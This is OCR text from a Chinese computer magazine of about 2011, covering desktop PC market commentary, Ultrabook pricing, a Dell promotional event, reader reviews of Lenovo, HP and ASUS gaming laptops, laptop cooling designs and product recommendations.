随便举个例：让我们分析一下消费人群的变迁：中国第一批玩电脑搞 DIY 的人，至少已经 30 岁了，有家有口，拖儿带女了，工作大多也比以前忙了。他们没有时间和体力再去折腾 DIY 了，弯腰去插主板排线，折腾各种机箱电缆，已经有些费劲了。但是他们有颗专业的心，不甘于用毫无技术含量的烂俗集成显卡配置，他们期待厂商推出专业搭配的台式机；他们尽管不怎么玩大型游戏了，但愿意用强大的图像核心去加速其他应用，如 Photoshop 等。再说了，为什么没有想过在电脑里面集成几款值得玩的大型游戏呢？

再来一个例子：多屏显示！在欧美国家，上班族几乎都是双显，很多银行、证券人士甚至用的是三屏显示，这很早就普及了。我年纪一大把的老妈在国外都用的双屏台式机。双屏乃至多屏应用，国内前些年火不起来，因为一台显示器要 1500 元，那时大家普遍的工资才 1000 元。但时下，工资大都超过 1000 元，而一台不错的大屏显示器才 800 元——PC 厂商为什么没有想过在国内市场大推多屏台式机呢？现在很多人家里都有需求！至少，财务、银行、证券、记者、编辑、电商客服等人员，都是需要的，电脑玩家更是如此。我知道一个生产双屏支架的厂商，他们的产品一直是供不应求。为什么 PC 厂商就仅仅认为这是高端商用机才应该有的功能呢，而且还卖价不菲，一个双屏支架都要 3000 元以上，甚至高达 7000 元。完全可以有相对廉价的批量生产方案——这正是 PC 厂商擅长的啊。

至于台式机的很多问题，我们也认识得很透彻。不过很多都是有改进方式的，比如房间内的移动问题，给机箱安装四个轮子真的不可行吗？抑或是带轮子的电脑柜。后部接线困难，那么置顶的 USB 接口真的只能有两个吗？线缆太多，无线方案不是很成熟了吗……

一切的一切，其实都是思维的桎梏，以及营销链条水平低下导致解释成本和宣传成本太高。但是，正如同联想小 y 能够开拓出主流价位游戏本这样一个新市场一样，只要思维不桎梏，奇迹总是可以发生的。在嚷嚷 PC 红海的时候，不如把思路和利润放在产品的认证创新上，而不是一窝蜂都搞什么转型、服务、移动互联……那真的每个 PC 厂商都玩得转吗？我看未必吧！

全球焦点 | Global Focus

无线WiFi 新机遇 PC与家电“定亲”

编译自《日经电子》

PC 能通过无线 WiFi 控制家电，大家都听说过，但也都知道这算是“未来科技”，离现实生活很远。不过在日本，无线 WiFi 应用领域目前有大幅扩大的趋势。此前一直以笔记本、电脑外设等便携终端为中心，而现在则逐渐向电视、音响等 AV 产品，空调、冰箱等白色家电，以及保健器材、车载设备乃至家庭电源插座等广泛的领域扩展。

从事无线 WiFi 收发模块（也称无线 LAN 模块）研发生产的部件厂商业务种类正在迅速扩大。罗姆 LSI 开发本部传感器应用开发部次席技术员田中智己表示：“目前有业务关系的客户约 80%都是新客户。其中大部分是空调等白色家电的开发企业，且来自中国的业务咨询非常多。”

芯片价格降至 1/50


得益于笔记本、智能手机和平板终端的发展，无线 LAN 收发模块的供货量一路飞涨，2011 年供货量将超过 10 亿个。通过量产效应，无线 LAN 模块价格不断降低，功能最简单的 IEEE802.11b 模块的量产供货价已低于 1 美元，与 13 年前无线 LAN 模块刚面世时相比，现在的售价仅为以前的 1/50。

笔记本与电视连接无阻碍

使用无线 LAN 将各种设备与笔记本或手机连接在一起的用途，也推动了无线 LAN 功能的新应用。首先就是电视。笔记本、手机中保存的视频和图片可经由无线 LAN 传输到电视上，然后在大屏幕上显示。比如，夏普 2011 年夏季上市的液晶电视“AQUOS L 系列”就配备了符合 IEEE802.11n 标准的无线 LAN 功能，可经由无线共享和观看数字内容。

白色家电将“可视化”

空调等白色家电为了与笔记本、手机连接，也正在推行采用无线 LAN。为了向用户显示运行情况，要有显示画面，于是就诞生了利用无线 LAN 连接智能手机和平板终端作为画面使用的概念。与在各种家电中嵌入液晶画面相比，这种方案可降低不少成本。美国博通（Broadcom）公司无线 LAN 业务部亚太业务发展总监 Jeff Baer 表示，以前的数字家电概念中，曾提出过在冰箱上配备大液晶画面的方案，不过现在已经没必要了，只需通过无线 LAN 向 PC 或者平板、智能手机发送数据就好了。



无线技术将广泛用于电视、白色家电乃至保健器材和车载设备

上接B02版

●传统本

其次是和标准电压处理器的 SNB 传统本的比较。从宏观来看，目前以 Core i5 低电压处理器为起点的 Ultrabook 的性能和应用与 SNB Core i3 集显传统本是相当的，且更酷更便携。但目前传统本疯狂降价，3400 元就能拿下 Core i3 集显传统本，3800 元左右就能够买到搭载强力独显的 Core i3 游戏本了。那么，有多大比例的消费者会为了便携和炫酷去花一倍多的银子购买 Ultrabook 呢？

●平台升级

再次是平台升级的问题。10 月底才上市铺货的 Ultrabook 正面临来自其“东家”英特尔自己的挑战。按照英特尔的规划，明年 3 月左右就会发布新一代 22nm 处理器平台 IVY Bridge，尽管其低电压版相信要等到 5 月了，但对消费者来说，他们脑海中浮现的就是“明年初就有新平台了”，而这多少会对目前这批 Ultrabook 的推广和销售产生影响。

●Win8

最后，还有一个更适合用“诱惑”二字来描述的问题：Win8。微软将在明年发布 Win8，微软还宣称：Win8 是 Ultrabook 的最佳搭配。尽管这一说法似乎缺乏理论依据，但升级 Win8，却会给消费者带来了一个“等”的心理。

7999 元
3800 元

Ultrabook（左）对比 Core i3 传统本（右）价格对比。这种对比似乎有些刻薄，但相信大家在心中都会比较

“Win8 是 Ultrabook 绝配”——微软如是说。真的吗？尚难定论！但肯定会导致消费者的观望情绪

结 语 Ultrabook 很精彩，但要普及，英特尔需玩更大！

一个假设：如果 Ultrabook 降价到 5000 元，你难道不会考虑吗？

一个反问：谁能支撑得了如此大的利润牺牲？

坦率说，Ultrabook 的性能让我们很感慨，在 CULV 轻薄本（第一代轻薄本）时代，孱弱的性能，糟糕的市场表现毁掉了不少赌轻薄本的二线厂商。而 Ultrabook 绝对不会在性能上重蹈覆辙了。而超过 4 小时的连续工作时间（视频播放），1.1kg~1.3kg 的重量，更让 Ultrabook 成为移动应用的利器。从产品层面来看，Ultrabook 已经很精彩了，具备了极高的实用性。

不过，目前 Ultrabook 还难以普及。在这个问题上，很多 IT 人士的看法是：需要假以时日。要等到 IVY Bridge 甚至 2013 年的新平台。不过在我们看来，这不仅仅是时间问题，更是投入问题。这种投入不仅来自 PC 厂商，更来自英特尔。期待靠 Ultrabook 改变常规笔记本形态、维持住 PC 产业较好利润率的英特尔，需要玩更大！因为说到底，目前 Ultrabook 普及的障碍就是价格！如果 Ultrabook 售价降到 5000 元~6000 元，相信会有很迅猛的增量。但从目前英特尔的处理器定价，以及 PC 厂商对 Ultrabook 寄予的“利润率厚望”来看，大幅降价基本不可能。加之 Ultrabook 产量未上规模，生产和物料成本也难以下降。以目前的产业格局来看，要想 Ultrabook 上量，唯一的办法就是英特尔要玩得更大——拿出更多的投入支持产业链。不管是直接牺牲利润补贴 PC 终端销售，还是降低处理器售价，抑或是支持配件厂和代工厂，总之，加大投入是非常有必要的！说句不客气的话，如果英特尔仅仅是靠 3 亿美元的长期投入（从目前至 2013 年），不改变自身处理器的定价策略，没有主动牺牲更多利润的精神，即使到了 2013 年，Ultrabook 恐怕也难以成为笔记本销售主力之一！

Ultrabook
大家谈

@桫椤赤树：女生的福音，可惜这价格~还要给力点啊~

@得意洋洋：我目前会选择苹果的 Air，内部设计和美观程度上更好。

@范再生：苹果Air已深入人心，体验的确没话说，Ultrabook还需努力才行。

@朵朵爸~：7999元？Why not Air?

@非IT不专业人士：IT人都说苹果Air好，但你们有几个真的在用Air？我看好Ultrabook，不过目前价格真贵了。

@风雪飘零：造型和性能都很有爱，但价格……可能我最终会妥协到上网本，毕竟是个性需求嘛。

@战神R：我说句良心话，Ultrabook只要降价2000元，还是很诱人的，目前感觉是被英特尔自己的传统本的低价给干扰了。

@爱V克杨：Ultrabook还是很诱人的，超轻便，性能不错。但在价格面前，也就只能是诱惑了。

@地头非蛇：我会买的，我觉得的确是个性且又实用的笔记本。我觉得很多拿Air说事的人都是“非理性”的，你们用了Air就知道后悔了。装酷，Air可以，实用还是Ultrabook。

戴尔台式机电脑
城市体验活动现场报道

金秋十月，“电脑报·戴尔”台式机电脑体验活动城市现场第一站在重庆北碚区西南大学隆重拉开序幕。此次由电脑报和戴尔联合举办的台式机电脑体验活动，目的在于让更多的读者和用户近距离体验戴尔台式机产品，感受最新的台式机技术，了解戴尔直销方式购物的便利。活动现场得到了众多读者和用户的积极参与，活动现场气氛高涨。

电脑报·戴尔TM
台式机电脑
城市体验活动
DELL

迷你机像饭盒 一体机媲美低音炮

在活动正式开始之前，展示区是最能积聚人气的地方，除了彩色机箱面板的戴尔 Inspiron 560 和 620 等主流规格台式机电脑外，机身体积犹于饭盒般大小的 Zino HD 更是激发了大家的兴趣，大号台式机非常常见，但是长得如同饭盒般大小的台式机电脑还真少见，关键是主流台式机电脑有的 HDMI、eSATA 接口它一样也不少，台式机电脑能够搞定的 1080P 高清它一样能行，而且这么小的机身内置还有 500GB 的大容量硬盘，看来凝缩的也是精华。

一段震撼的音乐放出，Inspiron One 2320 一体机立刻得到了大家关注，没想到一体机内置的扬声器居然还能提供媲美 2.1 低音炮音箱的效果。经过戴尔工程师一番讲解，原来这款一体机配备了高端的 JBL 大功率扬声器单元。伴随着 23 英寸全高清屏幕上播放的蓝光 ISO 视频演示片段，体验用户的感触颇多，大家都惊叹于戴尔台式机技术的发达和配置的高端，现场的体验区也让大家感受一次别开生面的台式机电脑体验之旅。

直销和 DIY 购机 体验差异大

此次台式机体验活动第一阶段 PC 问答中的两名获奖读者，湖南怀化洪江区中山路小学的欧阳辉以及来自重庆永川区金剑小区的张斌参与台式机购买体验。其中欧阳辉用户通过戴尔直销电话购物了一台 Inspiron 560s 台式机电脑，而张斌先生则在当地购买了一台同等价位的 DIY 台式机电脑。

在现场购机感受交流环节，欧阳辉先生分享了自己的电话购买戴尔台式机电脑的感受，从下单到收到产品共经历了七天的时间，而且用户还可以通过电话和网站实时跟踪产品的状态，如生产过程、生产完成、出厂、转运途中等，付款完毕后等待几天即可享受送货上门，轻松且简单，重要的是这款产品还提供硬件上门服务，这些都让欧阳辉先生感到非常满意。

相比之下，张斌先生的 DIY 购物体验并没有如此顺利，在小城市购机面临着来自各个方面的挑战。在分享过程中，张斌讲述了当地 DIY 配件品牌不齐全的问题，同时不同商家间较大的报价差异也让 DIY 购机变得麻烦起来。

重要的是，部分商家直言不讳地告诉张斌，当地出售的奔腾 E6600 盒装处理器，90%产品都是配备假冒原装风扇的假冒货，所以 DIY 购机让张斌还是感到了一些无助和心里没底。

现场对比 深入了解台式机设计

现场最火爆的环节要算台式机电脑设计解读了，电脑报评测工程师胡进以直观的大图，对欧阳辉和张斌读者体购买的台式机电脑进行了直观的对比和设计解读。

在对比环节中，关于机箱厚度对比的大图给大家的印象非常震撼，微距拍摄模式下戴尔 Inspiron 560s 和 DIY 机箱的对比图片，让大家感受到了品牌台式机的价值，Inspiron 560s 的机箱厚度 0.8mm，而张斌先生购买的 DIY 组装机机箱厚度只有 0.5mm，体现在坚固度上两者之间的差别非常明显。

在接下来的分享过程中，胡进工程师还和大家分享了戴尔 Inspiron 台式机在设计上的一些优势，如机箱的电磁辐射设计非常严格，电源经过了防“小强”处理(避免电路短路)、主机通过了高压静电测试、带有免拆设计等等。这些涉及安全稳定和易用性的产品设计对大家的触动很深，也让大家看到了品牌台式机在产品研发、用料和设计上的优势，同时感受到了品牌台式机对安全和稳定性的坚持和执着。

现场气氛活跃 奖品丰富

作为一次近距离的城市现场产品体验活动，活动得到了读者和戴尔老用户的支持和关注，前往现场参加活动的读者非常多，其中不乏多次转车前往的市区读者。参与的用户中不乏青春洋溢的“90 后”大学生，也有参加工作多年的戴尔老用户。其中来自重庆广播电视大学的胡先生，一直通过戴尔直销方式为自己和企业购买台式机产品，并主动上台分享了自己直销购物的心得，并根据自己的亲身经历，和大家分享了自己和戴尔服务之间的故事，表达出自己对戴尔服务理念的理解和认可。

整个活动现场除了产品、设计解读和体验分享环节，丰富多样的互动活动也让大家领略到了现场活动的精彩。同时主办方也提供了大量的奖品，除了大量价值 518 元的 VIP 读书卡和无线鼠标奖品外，现场还抽出了给力的一等奖和二等奖：2699 元的戴尔 Zino HD 台式机和价值 1699 元的 23 英寸戴尔超薄液晶显示器，来自西南大学的两位读者带走了现场的一、二等奖奖品。

现场花絮


戴尔公司的王超先生为大家讲解戴尔品牌的历史

用大屏幕触控屏玩《愤怒的小鸟》感觉不错

读者参与扳戴尔品牌机和 DIY 组装机挡板的互动活动，5mm 厚度的机箱挡板很轻松就被扳弯了

来自湖南怀化的欧阳辉读者分享了自己戴尔电话直销购物的体验，两个字：简单

真羡慕这两位体验者，台式机大奖啊！ 3500 元！



两位读者所购台式机的机箱厚度对比（0.8mm 厚度的金属挡板来自于戴尔 Inspiron 560s），差距明显的钢板厚度让大家震撼

猜戴尔小机箱重量的环节大家非常积极，现场还是不乏猜到结果的读者

现场年龄最小的读者在填写抽奖券

三英中的抉择

联想Y470N、惠普新DV4、华硕N45消费者报告

用三英来形容Y470N/新DV4/N45三款强力本不为过，而从配置到价格，这三款机型都非常接近，很多读者在购买前也都很迷茫，今天就让有着使用经验的买家来告诉大家它们各自[illegible]特色吧。

联想Y470N-IFI

■**处理器**：Core i5 2430M（2.4GHz）
■**内存**：4GB DDR3
■**显卡**：NVIDIA GeForce GT 550M独显+HD Graphics 3000核芯显卡
■**存储**：750GB硬盘+DVD刻录光驱+读卡器
■**显示屏**：14英寸（1366×768）
■**网络**：11n无线+有线
■**主要接口**：3×USB2.0、1×e-SATA、HDMI、VGA、音频、摄像头、光纤输出
■**购机价格**：5500元

惠普新DV4-3115TX

■**处理器**：Core i5 2410M（2.3GHz）
■**内存**：4GB DDR3
■**显卡**：AMD Radeon HD 6750M独显
■**存储**：750GB硬盘+DVD刻录光驱+读卡器
■**显示屏**：14英寸（1366×768）
■**网络**：11n无线+有线
■**主要接口**：1×USB2.0、2×USB3.0、HDMI、VGA、音频、摄像头
■**购机价格**：5450元

华硕N45EI241SF-SL

■**处理器**：Core i5 2410M（2.3GHz）
■**内存**：4GB DDR3
■**显卡**：NVIDIA GeForce GT 555M独显
■**存储**：640GB硬盘+RAMBO刻录光驱+读卡器
■**显示屏**：14英寸（1366×768）
■**网络**：11n无线+有线
■**主要接口**：2×USB2.0、2×USB3.0、HDMI、VGA、音频、摄像头
■**购机价格**：6250元

联想Y470N的键盘操作感受很不错，而JBL扬声器也是小y的一贯卖点

联想Y470N接口和功能设计很全面，蓝牙光纤也一应俱全，但遗憾的是没USB3.0接口

玩家点评

@y815171：操作系统让人纠结，价格降得太快

小y的速度快，散热好，显卡自动切换很实用，扬声器表现很给力。就是买回来用过一段时间后发现屏幕有一个暗点，不过不影响使用就无所谓了，还有一个让我不爽的就是——价格降得太快啦（小编：这难道不是好事吗？不是吗？）。

@熠熠：外观时尚，扬声器给力，i3版性价比高

扬声器实在霸气外露，如果不追求极致性能，i3就够了，毕竟与i5之间价差近千元。外观是相比Y450/Y460提升最明显，高调但不张扬！只是键盘的防尘性较差，用了一段时间进灰尘明显，平时得多注意保养！

@头痛的主视图：没有USB3.0，散热一般

配置很高，但唯一的心头痛就是没有USB3.0（带USB3.0的Y471来得晚了点，显卡又是A卡，不爽），而左边的两个USB太紧密，只要一个闪存稍微大一点，另一个就只能哭了。而且散热一般啦，玩个《愤怒的小鸟》温度就飙到近70℃了。

Y470N揭开底部盖板即可拆下包括散热组件在内的大多数配件，还预留了一个Mini PCI-E插槽——但没预留天线哟

编辑点评：影音娱乐控与玩机达人的选择

联想Y470N非常适合对影音，尤其是听觉效果有一定要求的玩家，JBL扬声器不会让你失望。除此之外，该机的键盘舒适，可维护性较高，内部清理甚至配件更换都很简单，还预留了一个Mini PCI-E插槽方便玩家自行升级，因此适合爱玩机的朋友。

联想Y470N的最大不足在于散热一般，建议购买抽风式散热器来配合大型3D游戏使用，而不带USB3.0也是一个遗憾。

惠普新DV4的外观比较时尚，但键盘使用感受不好，方向键更加狗血

惠普新DV4带有2个USB3.0接口，但右侧接口过于密集，一定情况下会影响使用

玩家点评

@Keary：散热出色，显卡强

新DV4是惠普的7000元以下第一款游戏本，显卡很给力，到目前还没碰到玩游戏特效全开卡顿的情况。而且个人认为键盘简约大方，触摸感舒服，如果机身改为磨砂就更好了，毕竟烤漆容易脏。

@王诗语：音质不佳，接口布局不合理

首现新DV4听音乐有明显沙沙声，因此对音质有要求的不推荐选这款机型。其次是接口布局不合理，大部分接口，特别是有线网络接口都设置在右边，影响操作，而且键盘的上下方向键设计大小不一，不太合理。

@寻龙：外观漂亮，外壳温度高

当初买新DV4就是因为它外观好看，同时配置很IN，用起来感觉不错。只是光驱刚启动时声音有点大，而且外壳热（这是好还是不好呢），在夏天使用它3个小时后C面就很烫，而且散热口位置吹出的热气把屏幕下方吹得很烫，担心寿命受影响。

惠普DV4留有底部小盖板，但只可更换内存和硬盘，想要进一步维护只有全面拆机

编辑点评："外貌协会"专属游戏本

惠普新DV4无疑是一款漂亮的笔记本，大家对它的形象都趋于赞许的评价。同时HD 6750M显卡性能强，打破了以往惠普主流本"重处理器轻显卡"的印象，内部散热表现较好，但外壳发热较大。

该机键盘看着不错，但打字的时候经常误按。除此之外A卡的驱动实在不咋地！新游戏表现不理想。另外，维护性一般。

华硕N45的B&O扬声器占据了很大部分的C面区域，好在听感表现上乘，游戏代入感强

华硕N45在三款机型中价格最高，但显卡最强，标配蓝光光驱也是增值点，接口方面也非常全面，没有明显缺点

玩家点评

@乐行优违：表现全面，键盘稍次

6000元价位，14英寸GT 555M显卡，白色外壳……华硕N45从各方面看来都很给力。该机扬声器表现也不错，不过细节表现貌似与JBL扬声器还是有差距。另外，键盘手感不算太好，且左边多出一排按键，容易造成误操作。

@DiceyBabe：价格较高，触控板与屏幕有瑕疵

简单说来就是外观漂亮、性能强、音效出色、散热给力，但价格相对较高，个人感觉更适合预算较为宽裕的游戏玩家选择。但我的触控板左键无意中按下去之后，就再没有弹起来。此外，屏幕有些发白，调整后也无法解决。

@云鬼：外形个性过头，性能表现全面

由于长期使用华硕产品，对这个品牌比较有信心，所以选择了N45。虽然外观上我感觉实在是有点丑（好像不符合亚洲人审美），尤其是扬声器占据了一大片C面区域，但这也许算是独特吧。但游戏中视听效果很棒，同时散热效果不错。

华硕N45揭开底部小盖板可以对硬盘、内存和Mini PCI-E设备进行更换，但进一步维护同样需要完全拆机

编辑点评：适合追求性能与品质的玩家

说实话，工程师也认为华硕N45的外观"值得商榷"，但在外观审美上大家各有想法，不强求。该机用料与工艺都属于较高水准，Core i5与GT 555M的组合在三款产品中位列最高。

如果要说该机的明显不足就是按键，多媒体按键全部设计在键盘左侧需要适应，另外键盘按键不是孤形键帽的。同时，可维护性还可以提升。

笔记本散热新说


超轻薄和高性能已经成为当前笔记本发展的两大方向，而在高性能本的性能越做越强的同时，散热难这个不容忽视的问题也紧随而来。随着技术的不断进步，新的设计将解决这个问题。

加厚散热片

代表机型：神舟精盾K470P

现在高性能游戏本的竞争非常激烈。既要增强显卡性能，但同时又不能增加太多成本。加大机身来增加散热空间，增强散热，这种做法显然会增加不少物料成本。不过呢，如果仅仅是增加散热组件部分的厚度，增加的成本就不多了。

14英寸的神舟精盾K470P就是很好的案例，该机性能强大（搭载了HD 6770M显卡），散热组件也很省成本，采用了铝质散热组件而非传统的铜质散热组件，但是散热却非常出色。其原因就是采用了加厚的散热鳍片设计（见图）。从图中可以看到，它的机身在散热组件处（也就是显卡、处理器和散热鳍片部分）明显增厚，风口的高度也较大，这样的设计，使它能以14英寸的“身材”应付Core i7 2630QM四核处理器＋HD 6770M显卡产生的巨大热量。



双出风口设计

代表机型：海尔 简爱7G至尊版

目前多数笔记本都采用的是单出风口设计，连接CPU和显卡的热管并列排布在风口处，从风扇吹出的冷空气在被靠近风扇的热管和散热片加热后，散热效果就会变差。如果采用双出风口设计，将显卡和CPU的散热片彻底分开，分布在两个出气口上，就能避免这种情况的产生。

海尔 简爱7G至尊版就是一个很好的例子，在15.6英寸空间内同时容纳性能彪悍的Core i7 2630QM+GT 560M绝非易事。从图中可以看到，它的显卡和CPU的散热片彻底分开，分布在两个出气口上，这样的设计，使得它能够分别对付处理器与显卡产生的热量，从而提升散热效率。


有些高性能机型采用的是单出风口设计，两条热管依次排列在出风口处，这就给散热槽带来了较大压力。此时，如果散热鳍片过密，反而对散热有一定影响

海尔简爱7G至尊版的显卡与CPU采用各自独立的散热组件，使用同一个风扇，从不同出风口排热，让它们互不影响，这样综合效果会更理想

短热管散热

代表机型：神舟 优雅A560P

热管是笔记本重要的散热组件之一，但热管本身并不能起到冷却作用，而是将CPU及显卡产生的热量迅速地带到散热片左侧，然后再通过风扇将废热排出机体外。相应地热管越长，热量传导的速度就越慢；导热管传送途中“漏出”的热量越多，滞留在笔记本内部的热量就越多。正因为如此，对于高性能笔记本来说短热管设计是非常必要的。神舟 优雅A560P就很好地为我们展示了这种设计，这个系列所有机型都采用了SNB处理器+GT 540M显卡的配置，性能非常出色，但这并没有对神舟 优雅A560P的散热造成太大的影响。不仅是15.6英寸的机身更利于散热，两条长度较短的热管也是一个比较重要的因素，通过两条短热管，热传导的时间慢了，滞留的热量也少了，散热的效率也就提高了。




神舟 优雅A560P（上图）与某款机型（下图）对比，可以明显看到神舟 优雅A560P的热管更短，所以散热效率更高

人性化改进，维护更轻松

代表机型：富士通LIFEBOOK SH561

灰尘是笔记本散热的大敌，在使用一段时间后，灰尘在风叶上堆积，甚至是堵塞出风口，不仅会令笔记本噪音大增，还会使其散热效果变差，整机过热。为应付这种情况，比较常见的做法是在进风口处设置一层防尘网，但是经过实践证明，这种方法也不能阻挡灰尘的进入。如果能增加便于清除散热槽处堆积灰尘的设计，那显然更为实用。

富士通LIFEBOOK SH561就很好地为我们展示了这一设计，在其D面（底部）的出风口处，有一个挡块，将它取下后就可以用镊子或者小棉签、小刷子等方便地清洁散热槽处堆积的灰尘，这个设计很人性化，也高度实用，对防止老化和提升使用寿命有很大帮助。



富士通LIFEBOOK SH561改进的出风口挡板（图中红圈处），可以方便用户清理散热槽的灰尘


未来的笔记本散热会是什么样？

离子风散热


离子风散热从原理上来说很简单，就是在一定距离内安装两个存在电位差的电极，这样，电极的一端产生正电离子，飞向另一端的负电离子，便能带动空气形成稳定的气流，即“离子风”，从而带走热量。由于离子风散热没有任何机械部件，没有任何噪音，因此被认为是笔记本下一代散热器的最佳选择。不过，离子风散热还面临着两个大问题，首先，其工作需要的3000v电压会对电路造成伤害。其次，空气湿度、散热器上的灰尘，对电离子影响极大，如何让电离子不受环境因素的影响，还在研究之中，一旦这两个问题解决，我们将很快在笔记本上看到离子风散热器。

旋转的散热片

美国桑迪亚国家实验室近期就提出了一个散热新方案，其散热片由两部分组成，底部是静止的底座，而上部则是可以转动的金属叶片，但底座与金属叶片间，仅有25微米的缝隙，这样，热量就可以通过底座直接传导到转动的金属散热器上。在电机的驱动下，上层的金属叶片转动，形成气流，将热量直接带走。这样的散热方式能够避免灰尘的堆积，也能减少噪音，这些，都是笔记本散热需要的。据称，这种全新结构的散热器已开始商业授权，也许短时间内将出现在笔记本上。



离子风散热示意图



热交换示意图

总结

解决散热问题 还得从功耗入手

解决散热问题，最佳的方式无疑是从配件的功耗入手，降低功耗，减少发热量，那么，诸多的散热问题将迎刃而解。实际上，从奔腾四到酷睿，再到现在的SNB，我们已经一次又一次地看到了CPU在性能提高的同时，功耗也在稳步降低，而Intel更表示2013年推出的Haswell处理器将让移动处理器的功耗由现在的35W降低到15W左右。这样的改变，将令笔记本的散热系统压力大减。也许，最佳的散热系统，就是无需散热，当然，这还需要CPU、显卡等诸多厂家在技术、工艺上做出改进，控制住部件的功耗才能够实现。


热机推荐

与众不同时尚范：戴尔XPS 14z

处理器：Core i5 2430M
Core i7 2640M
内存：4GB DDR3 1333
硬盘：750GB
显卡：NVIDIA GT 520M
屏幕：14 英寸背光墨晶屏
参考价格：7699 元(i5)
8999 元(i7)

戴尔直销电话：
4008858555

小编有个朋友，他是一个公司的产品经理兼市场负责人，最近考虑买款笔记本。出于职业、地位考虑，他要求这款笔记要尽量与众不同，ThinkPad就算了；另外要求轻薄，便于携带；外观要上档次，能够拿得出手；要有一定的游戏性能。面对如此精准、如此个性的需求，小编第一时间想到的就是新款的索尼 VAIO Z，但这款笔记本不仅价格太贵，而且独立显卡配置在外置扩展坞中，他嫌使用起来太麻烦。最后小编还是想到了能够满足他所有需求的笔记本，这就是今天要为大家介绍的戴尔 XPS 14z——应该说，它是看上去就很有范儿，而且定位得相当精准的产品。



XPS 14z 机身仅有 23mm 厚，大约相当于 1 元硬币的直径，可以明显看出比东芝 L700 要薄上不少。

背光键盘在彰显高端定位的同时，也是比较贴心的设计

23mm 机身 1.98kg

戴尔 XPS 14z 机身厚度仅为 23mm，这是什么概念呢?传统的 14 英寸本厚度最大处多为 34mm，东芝 L700 这类传统本更是达到了 38mm。

那么 14z 为什么这么薄呢? 首先其采用将 14 英寸屏幕放入 13 英寸的机身模具之中的设计。其次，屏幕的显示模块被放在了主机内部，简单来说就是屏幕的背部什么也没有了，所以屏幕的厚度能够大幅地下降，另外机身内部的主板和散热组件也进行了瘦身，这样才使得这款 XPS 14z 的厚度大幅缩减。

此外，XPS 14z 的重量为 1.98kg，对于一款 14 英寸笔记本来说，这个重量是非常出色的。普通的 14 英寸本，多在 2.1kg~2.4kg。

时尚外观设计显品位

XPS 14z 的目标人群是对产品品质有较高要求的消费者。这类消费者在保持对性能较为敏感的同时，他们也在意整机外观做工品质。XPS 14z 的机身采用的是阳极氧化铝外壳，配合亮面金属质感腰线，再加上圆润的边角过渡，体现出新一代 XPS 时尚又不失沉稳的家族产品个性，整机透露出一种简约的时尚设计感。

既然定位高端影音本，视频和音频表现力是非常重要的。XPS 14z 的背光墨晶屏灰阶效果相当出众。音箱排布于键盘面两侧，而且发声单元面积非常宽阔，窗花镂空设计的下方隐藏着音质不错的扬声器，而且这对扬声器还支持“传说中的影音特效 Waves MaxxAudio”，这对于一款以影音为主要卖点的笔记本来说更是加分不少。

另外，该机的背光、弧形键帽键盘也为该机加分不少。这里特别要提到弧形键帽。目前在巧克力键盘中，这种设计是手感最佳的。

不放弃性能 不妥协功能

XPS14z 虽然轻薄，但让人有些兴奋的是，它并没有在性能上做什么妥协。它采用了低端独立显卡中最高规格的 GT 520M，可以应付中低画质下的大型 3D 游戏。

另外，它在功能上也没有妥协。机身虽薄，但没有牺牲光驱，而是采用了吸盘式光驱，同时带有 USB3.0 接口、蓝牙 3.0 和支持 WiDi 无线视频传输的英特尔无线网卡。另外从技术资料来看，该机的 HDMI 输出也是支持数字解码的，通过 HDMI 解码功放，可以输出 5.1 声道。从性能和功能来看，XPS 14z 亦是非常拿得出手的机型！

总体评价：

综合来看，戴尔 XPS 14z 拥有小巧、轻薄、炫酷的机身，一眼看上去就有范儿，而且在性能和功能方面有很好表现的产品，它的屏幕、键盘等，也都是可圈可点的。对于追求轻薄、品位与时尚，同时又不愿放弃性能和功能的高端用户而言，XPS 14z 是非常好的选择。

遗憾之处：

这款笔记本的绝大部分功能接口都设计在机身背部，但实际使用中有些麻烦，用户必须站起来压下屏幕，抑或是扳转机身才能摸到接口。

来自XPS 14z 用户的评价

@逗号：5星推荐。本子薄，携带方便。工业设计相当不错，除了苹果本外算是最好的。没有预想的热，但电池看两个多小时片子就快没了。

@Sebastian：4星推荐。14z的轻薄让人很惊讶，显卡性能也不错，发热较大，玩《极品飞车》本子就会热得烫手。另外电池寿命貌似没有想象中那么强。值得一提的是触控板相当不错，现在我已经基本不用鼠标了。屏幕边很窄，调整屏幕开启角度的时候不知道抓哪里……

@大东：5星推荐。外观帅气，配置强劲。缺点是USB口只有两个，另外没有VGA口，投影不方便。

@cewen：3星推荐。好的不用说，大家都看得到的，缺点是屏幕色域不广，机身接口少，布局不是很合理。

刀刃策略

主流价位高性能游戏本推荐

对于预算不高的用户来说，选购游戏本什么是最重要的，那一定非性能莫属了。机身材质、键盘手感、扬声器音质这些都可以暂时不用考虑，把钱都砸在笔记本的游戏性能上，这就是刀刃策略。那么怎样的笔记本才符合这个刀刃策略呢? 接下来小编就为大家推荐几款价格比较实惠，同时3D性能非常惊人的游戏笔记本。

神舟精盾 K470P-i5D2

Core i5 2430M/4GB/500GB/HD 6770M/14 英寸

4999 元

说到神舟，很多用户会自然而然地想到“性价比”，这款神舟 K470P-i5 D2 就很好地为我们诠释了什么叫刀刃策略。该机采用了 Core i5 2430M 处理器，再加上强大的 6 系列显卡 HD 6770M，整体游戏火力非常猛，同价位很难找到第二款这样的产品了。

当然，在其他方面，该机就显得乏善可陈了，外壳材质是 ABS 工程塑料，间距极小的巧克力键盘看上去很不错，但实际手感很一般。扬声器嘛，也一般了。但这个价格，这个火力，还是很值得推荐的。

联想 Y470N-ITH(T)

Core i3 2330M/2GB/750GB/GT 550M/14 英寸

4650 元

这不是小编常说的“综合体验都很好”的笔记本吗?似乎不符合“刀刃策略”啊。的确是这样，但谁叫它卖得好，降价又快呢！

联想 Y470N 是一款非常火的游戏笔记本，刚上市时价格较高，毕竟嘛——它是键盘、扬声器等综合体验出色的机型。但面对游戏本市场的激烈竞争，Y470N 部分机型的价格也变得非常实在。这款 Y470N-ITH(T)采用 GT 550M 显卡，不算新，但是由于 NV 显卡对游戏优化好很多，因此游戏性能很出众。而 4650 元的价格，也算是很高的性价比了。

